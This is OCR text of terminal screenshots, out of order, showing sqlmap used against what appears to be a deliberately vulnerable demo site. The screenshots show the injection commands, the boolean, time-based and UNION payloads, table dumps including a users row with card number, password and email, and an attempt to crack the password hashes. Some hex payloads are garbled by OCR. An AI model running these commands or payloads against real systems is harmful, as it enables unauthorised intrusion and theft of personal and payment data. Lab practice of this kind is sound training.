

Applications Places Terminal Feb 15 01:57
root@kali: ~
XA	SUPPORT	ENGINE	COMMENT	SAVEPOINTS	TRANSACTIONS
NULL	NO	FEDERATED	Federated MySQL storage engine	NULL	NULL
NO	YES	MEMORY	Hash based, stored in memory, useful for temporary tables	NO	NO
NO	YES	PERFORMANCE_SCHEMA	Performance Schema	NO	NO
NO	YES	MRG_MYISAM	Collection of identical MyISAM tables	NO	NO
NO	YES	MyISAM	MyISAM storage engine	NO	NO
NO	YES	PERFORMANCE_SCHEMA	Performance Schema	NO	NO
NO	YES	MEMORY	Hash based, stored in memory, useful for temporary tables	NO	NO
NO	YES	CSV	CSV storage engine	NO	NO
YES	DEFAULT	InnoDB	Supports transactions, row-level locking, and foreign keys	YES	YES
[01:46:29] [INFO] table 'information_schema.`ENGINES`' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/ENGINES.csv'
[01:46:29] [INFO] fetching columns for table 'STATISTICS' in database 'information_schema'
[01:46:29] [INFO] fetching entries for table 'STATISTICS' in database 'information_schema'
Database: information_schema
Table: STATISTICS
[4 entries]
PACKED	SUB_PART	NULLABLE	COMMENT	IS_VISIBLE	INDEX_NAME	INDEX_TYPE	NON_UNIQUE	EXPRESSION	COLLATION	INDEX_SCHEMA	TABLE_SCHEMA	TABLE_NAME	SEQ_IN_INDEX	INDEX_COMMENT	COLUMN_NAME	TABLE_CATALOG	CARDINALITY
def	3	1	<blank>	0	acuart	YES	<blank>	<blank>	artists	BTREE	artist_id	<blank>	acuart	PRIMARY	<blank>	A	<blank>
def	4	1	<blank>	0	acuart	YES	<blank>	<blank>	categ	BTREE	cat_id	<blank>	acuart	PRIMARY	<blank>	A	<blank>
def	7	1	<blank>	0	acuart	YES	<blank>	<blank>	pictures	BTREE	pic_id	<blank>	acuart	PRIMARY	<blank>	A	<blank>
def	3	1	<blank>	0	acuart	YES	<blank>	<blank>	products	BTREE	id	<blank>	acuart	PRIMARY	<blank>	A	<blank>
[01:46:29] [INFO] table 'information_schema.STATISTICS' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/STATISTICS.csv'
[01:46:29] [INFO] fetching columns for table 'TABLESPACES' in database 'information_schema'
[01:46:30] [INFO] fetching entries for table 'TABLESPACES' in database 'information_schema'
[01:46:30] [INFO] fetching number of entries for table 'TABLESPACES' in database 'information_schema'
[01:46:30] [INFO] retrieved: 0
[01:46:34] [WARNING] table 'TABLESPACES' in database 'information_schema' appears to be empty
Database: information_schema
Table: TABLESPACES


Applications Places Terminal Feb 15 01:41
root@kali: ~
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D information_schema --tables --level=5 --risk=3
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:36:45 /2024-02-15/
[01:36:45] [INFO] resuming back-end DBMS 'mysql'
[01:36:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3132=3132
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 4211 FROM (SELECT(SLEEP(5)))JMJp)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4619 UNION ALL SELECT CONCAT(0x716b766271,0x4e6d6242786f79447852414f4a5a4948676556 4b45454d4a4779 6d5064585965587576 4a50516e4d,0x716a7a7871),NULL,NULL-- -
[01:36:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[01:36:46] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES |
| CHARACTER_SETS |
| CHECK_CONSTRAINTS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |



Applications Places Terminal Feb 15 01:57
root@kali: ~
[01:46:08] [INFO] table 'information_schema.ROLE_ROUTINE_GRANTS' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/ROLE_ROUTINE_GRANTS.csv'
[01:46:08] [INFO] fetching columns for table 'INNODB_TABLES' in database 'information_schema'
[01:46:08] [INFO] fetching entries for table 'INNODB_TABLES' in database 'information_schema'
[01:46:09] [WARNING] the SQL query provided does not return any output
[01:46:09] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[01:46:09] [INFO] fetching number of entries for table 'INNODB_TABLES' in database 'information_schema'
[01:46:09] [INFO] retrieved:
[01:46:10] [INFO] retrieved:
[01:46:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[01:46:10] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[01:46:11] [WARNING] unable to retrieve the number of entries for table 'INNODB_TABLES' in database 'information_schema'
[01:46:11] [INFO] fetching columns for table 'TABLES_EXTENSIONS' in database 'information_schema'
[01:46:11] [INFO] fetching entries for table 'TABLES_EXTENSIONS' in database 'information_schema'
Database: information_schema
Table: TABLES_EXTENSIONS
[87 entries]
TABLE_NAME	TABLE_SCHEMA	TABLE_CATALOG	ENGINE_ATTRIBUTE	SECONDARY_ENGINE_ATTRIBUTE
<blank>	acuart	def	artists	<blank>
<blank>	acuart	def	carts	<blank>
<blank>	acuart	def	categ	<blank>
<blank>	acuart	def	featured	<blank>
<blank>	acuart	def	guestbook	<blank>
<blank>	acuart	def	pictures	<blank>
<blank>	acuart	def	products	<blank>
<blank>	acuart	def	users	<blank>
<blank>	information_schema	def	ADMINISTRABLE_ROLE_AUTHORIZATIONS	<blank>
<blank>	information_schema	def	APPLICABLE_ROLES	<blank>
<blank>	information_schema	def	CHARACTER_SETS	<blank>
<blank>	information_schema	def	CHECK_CONSTRAINTS	<blank>
<blank>	information_schema	def	COLLATIONS	<blank>
<blank>	information_schema	def	COLLATION_CHARACTER_SET_APPLICABILITY	<blank>
<blank>	information_schema	def	COLUMNS	<blank>
<blank>	information_schema	def	COLUMNS_EXTENSIONS	<blank>
<blank>	information_schema	def	COLUMN_PRIVILEGES	<blank>
<blank>	information_schema	def	COLUMN_STATISTICS	<blank>
<blank>	information_schema	def	ENABLED_ROLES	<blank>
<blank>	information_schema	def	ENGINES	<blank>
<blank>	information_schema	def	EVENTS	<blank>


Applications Places Terminal Feb 15 01:41
root@kali: ~
[01:33:49] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
Column	Type
name	varchar(100)
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)
[01:33:49] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:33:49 /2024-02-15/
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T products --columns --tables --level=5 --risk=3
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program
[*] starting @ 01:34:12 /2024-02-15/
[01:34:13] [INFO] resuming back-end DBMS 'mysql'
[01:34:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3132=3132



Applications Places Terminal Feb 15 01:21
root@kali: ~
ponsible for any misuse or damage caused by this program
[*] starting @ 01:20:54 /2024-02-15/
[01:20:54] [INFO] resuming back-end DBMS 'mysql'
[01:20:54] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3132=3132
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 4211 FROM (SELECT(SLEEP(5)))jMJp)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4619 UNION ALL SELECT CONCAT(0x716b766271,0x4e6d6242786f79447852414f4a5a4948676556 4b4545 4d4a47796d5064585965587576 4a50516e4d,0x716a7a7871),NULL,NULL-- -
---
[01:20:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[01:20:55] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
| artists |
| carts |
| categ |
| featured |
| guestbook |
| pictures |
| products |
| users |
[01:20:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:20:55 /2024-02-15/
root@kali:~#



Applications Places Terminal Feb 15 01:40
root@kali: ~
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program
[*] starting @ 01:33:48 /2024-02-15/
[01:33:48] [INFO] resuming back-end DBMS 'mysql'
[01:33:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3132=3132
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 4211 FROM (SELECT(SLEEP(5)))jMJp)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4619 UNION ALL SELECT CONCAT(0x716b766271,0x4e6d6242786f79447852414f4a5a4948676556 4b4545 4d4a47796d5064585965587576 4a50516e4d,0x716a7a7871),NULL,NULL-- -
---
[01:33:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[01:33:49] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
| artists |
| carts |
| categ |
| featured |
| guestbook |
| pictures |
| products |
| users |


Applications Places Terminal Feb 15 06:59
root@kali: /
[06:50:26] [INFO] table 'acuart.artists' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[06:50:26] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[06:50:27] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[06:50:28] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[06:50:28] [INFO] retrieved: 0
[06:50:30] [WARNING] table 'guestbook' in database 'acuart' appears to be empty
Database: acuart
Table: guestbook
[0 entries]
| mesaj | sender | senttime |
[06:50:30] [INFO] table 'acuart.guestbook' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/guestbook.csv'
[06:50:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 06:50:30 /2024-02-15/
root@kali:~/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema# cd



Applications Places Terminal Feb 15 01:38
root@kali: ~
| artists |
| carts |
| categ |
| featured |
| guestbook |
| pictures |
| products |
| users |
[01:20:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 01:20:55 /2024-02-15/
root@kali:~# sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T artists --columns --tables --level=5 --risk=3
{1.8.2#pip}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program
[*] starting @ 01:33:04 /2024-02-15/
[01:33:04] [INFO] resuming back-end DBMS 'mysql'
[01:33:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 3132=3132
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 4211 FROM (SELECT(SLEEP(5)))jMJp)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-4619 UNION ALL SELECT CONCAT(0x716b766271,0x4e6d6242786f79447852414f4a5a4948676556 4b4554d4a47796d5064585965875764a50516e4d,0x716a7a7871),NULL,NULL-- -


Applications Places Terminal Feb 15 06:59
root@kali: /
cat_id	cdesc	cname
1	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Posters
2	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Paintings
3	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Stickers
4	Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n Cras venenati	Graffity
[06:38:53] [INFO] table 'acuart.categ' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/categ.csv'
[06:38:53] [INFO] fetching columns for table 'users' in database 'acuart'
[06:38:53] [INFO] fetching entries for table 'users' in database 'acuart'
[06:38:53] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[06:38:56] [INFO] writing hashes to a temporary file '/tmp/sqlmapX5jD613336/sqlmaphashes-z7FeNo.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[06:38:58] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/lib/python2.7/dist-packages/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>q
[06:41:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[06:41:56] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[06:41:56] [INFO] starting 2 processes
[06:42:41] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
| cc | cart | pass | uname | phone | email | name | address |
| 1111 1111 1111 1111 | 146700f7cd1c05754ec93e27f8247f82 | test | test | 9878990078 | test@gmail.com | muth cleaner sachit | Jangaltara HotSpot Station, Gullboy Road, Uzbekistan and Tibet |
[06:42:41] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'



